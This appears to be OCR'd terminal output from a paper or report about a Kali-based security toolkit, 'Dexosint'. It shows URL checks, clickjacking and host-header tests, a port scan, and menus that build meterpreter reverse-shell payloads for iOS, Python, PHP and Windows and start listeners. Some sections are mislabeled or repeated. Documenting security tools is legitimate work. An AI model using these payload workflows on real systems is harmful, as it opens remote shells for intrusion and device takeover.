[+] Creation Date :  14 : 01 : 2017
[+] Modified Date :  14 : 01 : 2017
```


Figure: PDF meta data analysis



root@kali: /home/kali/Downloads/Dexosint
File Actions Edit View Help
9:23


```
!!!!............Host header injection............!!!!

Enter the URL to shorten: https://www.google.com/search?q=review+for+tour+agencies&rlz=1C1VDKB_enIN990IN990&oq=&gs_lcrp=EgZjaHJvbWUqCQgBECMYJxjqAjIJCAAQIxgnGOoCMgkIARAjGCcY6gIyCQgCECMYJxjqAjIJCAMQIxgnGOoCMgkIBBAjGCcY6gIyCQgFECMYJxjqAjI
JCAYQIxgnGOoCMgkIBxAjGCcY6gLSAQk2MjMwajBqMTWoAgiwAgE&sourceid=chrome&ie=UTF-8


The Shortened URL is: https://bit.ly/49XzcaM
```

Figure: Anatomy of URL


root@kali: /home/kali/Downloads/Dexosint
File Actions Edit View Help


```
        !!!!...........Apple-ios Payload Creation...........!!!!

Enter the Local Host IP Address:192.168.142.11
Enter the Local Port:4545
Enter the Payload Name:eth0

                          available payloads
                           1)apple_ios/aarch64/meterpreter_reverse_tcp
                           2)apple_ios/aarch64/meterpreter_reverse_https
                           3)apple_ios/aarch64/meterpreter_reverse_http

choose option:2
[-] No platform was selected, choosing Msf::Module::Platform::Apple_iOS from the payload
[-] No arch selected, selecting arch: aarch64 from the payload
No encoder specified, outputting raw payload
Payload size: 796620 bytes
Final size of macho file: 796620 bytes
Saved as: eth0iOS
 [+]Generating Payload
payload saved eth0iOS
do you want to start multi/handler(yes/No)  :yes
Enter the Local Host IP Address :192.168.142.11
Enter the Local Port :4545
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ apple_ios/aarch64/meterpreter_reverse_https
lhost ⇒ 192.168.142.11
lport ⇒ 4545
[*] Started HTTPS reverse handler on https://192.168.142.11:4545
```

Figure: Apple iOS Payload Creation


root@kali: /home/kali/Downloads/Dexosint
File Actions Edit View Help
Malicious
URL
Detection


```
        !!!!...........Malicious URL detection...........!!!!

        !!!!...........Malicious URL detection...........!!!!

Enter the URL :https://www.google.com/search?q=review+for+tour+agencies&rlz=1C1VDKB_enIN990IN990&oq=&gs_lcrp=EgZjaHJvbWUqCQgGECMYJxjqAjIJCAAQIxgnGOoCMgkIARAjGCcY6gIyCQgCECMYJxjqAjIJCAMQIxgnGOoCMgkIBBAjGCcY6gIyCQgFECMYJxjqAjIJCAYQIxgnGO
oCMgkIBxAuGCcY6gLSAQk2MTQ4ajBqMTWoAgiwAgE&sourceid=chrome&ie=UTF-8#vhid=zephyr:0&vssid=atritem-https://traveltriangle.com/testimonials
{
    "message": "Success.",
    "success": true,
    "unsafe": false,
    "domain": "google.com",
    "root_domain": "google.com",
    "ip_address": "142.250.185.132",
    "server": "gws",
    "content_type": "text/html; charset=UTF-8",
    "status_code": 200,
    "page_size": 84264,
    "domain_rank": 1,
    "dns_valid": true,
    "parking": false,
    "spamming": false,
    "malware": false,
    "phishing": false,
    "suspicious": false,
    "adult": false,
    "risk_score": 0,
    "country_code": "US",
    "language_code": "DE",
    "category": "Search Engines",
    "domain_age": {
        "human": "27 years ago",
        "timestamp": 874296000,
        "iso": "1997-09-15T00:00:00-04:00"
    },
    "domain_trust": "Upgraded plan required.",
    "redirected": false,
```

Figure: Malicious URL Detection


root@kali: /home/kali/Downloads/Dexosint
File Actions Edit View Help


```
 !!!!...............ClickJacking...............!!!!

Enter host (ex: facebook.com)>>facebook.com
Enter port (80→http  443→https) >>443

              Website is not Vulnerable to ClickJacking



               .........Complete !!.........
```

Figure: Bug Find In Process


root@kali: /home/kali/Downloads/Dexosint
File Actions Edit View Help
11:52


```
      !!!!............Host header injection............!!!!

Enter host (Ex:Facebook.com) >> amazon.com
Enter port(80→http  443→https) >> 443

             Not Vulnerable to Host header injection

              .........Complete !!.........
```

Figure: Bug find it in Host header injection


root@kali: /home/kali/Downloads/Dexosint
File Actions Edit View Help


```
!!!!............Python Payload Creation............!!!!

Enter the Local Host IP Address:192.168.142.11
Enter the Local Port:4545
Enter the Payload Name:eth0

                          available payloads
                           1)python/meterpreter_reverse_tcp
                           2)python/meterpreter_reverse_https
                           3)python/meterpreter_reverse_http

choose option:2
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 24664 bytes
Saved as: eth0.py
 [+]Generating Payload
payload saved eth0.py
do you want to start multi/handler(yes/No)  :yes
Enter the Local Host IP Address :192.168.142.11
Enter the Local Port :4545
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ python/meterpreter_reverse_https
lhost ⇒ 192.168.142.11
lport ⇒ 4545
[*] Started HTTPS reverse handler on https://192.168.142.11:4545
```

Figure: Python Payload Creation


root@kali: /home/kali/Downloads/Dexosint
File Actions Edit View Help


```
!!!!............PHP Payload Creation............!!!!

Enter the Local Host IP Address:192.168.142.11
Enter the Local Port:4545
Enter the Payload Name:eth0

                          available payloads
                           1)php/meterpreter_reverse_tcp
                           2)php/meterpreter_reverse_https
                           3)php/meterpreter_reverse_http

choose option:3
Error: invalid payload: php/meterpreter_reverse_http
 [+]Generating Payload
payload saved eth0.php
do you want to start multi/handler(yes/No)  :yes
Enter the Local Host IP Address :192.168.142.11
Enter the Local Port :4545
[*] Using configured payload generic/shell_reverse_tcp
[-] The value specified for payload is not valid.
lhost ⇒ 192.168.142.11
lport ⇒ 4545
[*] Started reverse TCP handler on 192.168.142.11:4545
```

Figure: PHP Payload Creation




```
              !!!!............Windows Payload Creation............!!!!


        @@@@@@@@#G5YJJ???JJYPB&@@@@@@@@@@@@@@@@@
        @@@@@@@#??????????????Y@@&@@@@@@@@@@@@@@
        @@@@@@@Y??????????????B@B?JPB#&&&&&#BGP5
        @@@@@@G??????????????5@@J77777???????777B
        @@@@@&J?????????????J&@P777777777777775@
        @@@@@5???JJJJJ??????G@#77777777777777?&@
        @@@@&PG##&&&&&&#BPJ5@@J77777777777777B@@
        @@@@#BP55YYYYY5GB&&&@B77777777777777Y@@@
        @@@P?????????????JB@@&#G5YJ????JY5PG&@@@
        @@#JJJJJJJJJJJJJJ?Y&@J!YPB######BBPY#@@@@
        @@Y?JJJJJJJJJJJJJJ#@G~~~~~~!!!!!~~~7@@@@@
        @G?JJJJJJJJJJJJJ?P@&!~~~~~~~~~~~~~~#@@@@@
        #J⁇JJJJJJ???J?Y&@Y~~~~~~~~~~~~~~5@@@@@@
        P5GB##&&&#BG5YJB@B~~~~~~~~~~~~~~7@@@@@@@
        @@@@@@@@@@@@@@@#@@?~~~~~~~~~~~~~B@@@@@@@
        @@@@@@@@@@@@@@@@@@@&GY?!~~~~ ‼ 7J5B@@@@@@@@
Enter the Local Host IP Address:192.168.142.11
Enter the Local Port:4545
Enter the Payload Name:eth0

                          available payloads
                           1)windows/meterpreter_reverse_tcp
                           2)windows/meterpreter_reverse_https
                           3)windows/meterpreter_reverse_http

choose option:3
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 176732 bytes
Saved as: eth0.exe
 [+]Generating Payload
payload saved eth0.exe
do you want to start multi/handler(yes/No)  :yes
Enter the Local Host IP Address :192.168.142.11
Enter the Local Port :4545
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/meterpreter_reverse_http
lhost ⇒ 192.168.142.11
lport ⇒ 4545
[*] Started HTTP reverse handler on http://192.168.142.11:4545
```

Figure: Windows Payload Creation




```
              !!!!............Port Scanner............!!!!

Enter the IP Address ..>>:119.18.106.54
The Target is 119.18.106.54
--------------------------------------------------
Scanning Target: 119.18.106.54
Scanning started at:2024-04-28 11:58:18.464584
--------------------------------------------------
```

Figure: Port Scanner


root@kali: /home/kali/Downloads/Dexosint
File Actions Edit View Help

```
              !!!!............PHP Payload Creation............!!!!
Enter the Local Host IP Address:192.168.142.11
Enter the Local Port:4545
Enter the Payload Name:eth0

                          available payloads
                           1)php/meterpreter_reverse_tcp
                           2)php/meterpreter_reverse_https
                           3)php/meterpreter_reverse_http

choose option:3
Error: invalid payload: php/meterpreter_reverse_http
 [+]Generating Payload
payload saved eth0.php
do you want to start multi/handler(yes/No)  :yes
Enter the Local Host IP Address :192.168.142.11
Enter the Local Port :4545
[*] Using configured payload generic/shell_reverse_tcp
[-] The value specified for payload is not valid.
lhost ⇒ 192.168.142.11
lport ⇒ 4545
[*] Started reverse TCP handler on 192.168.142.11:4545
```

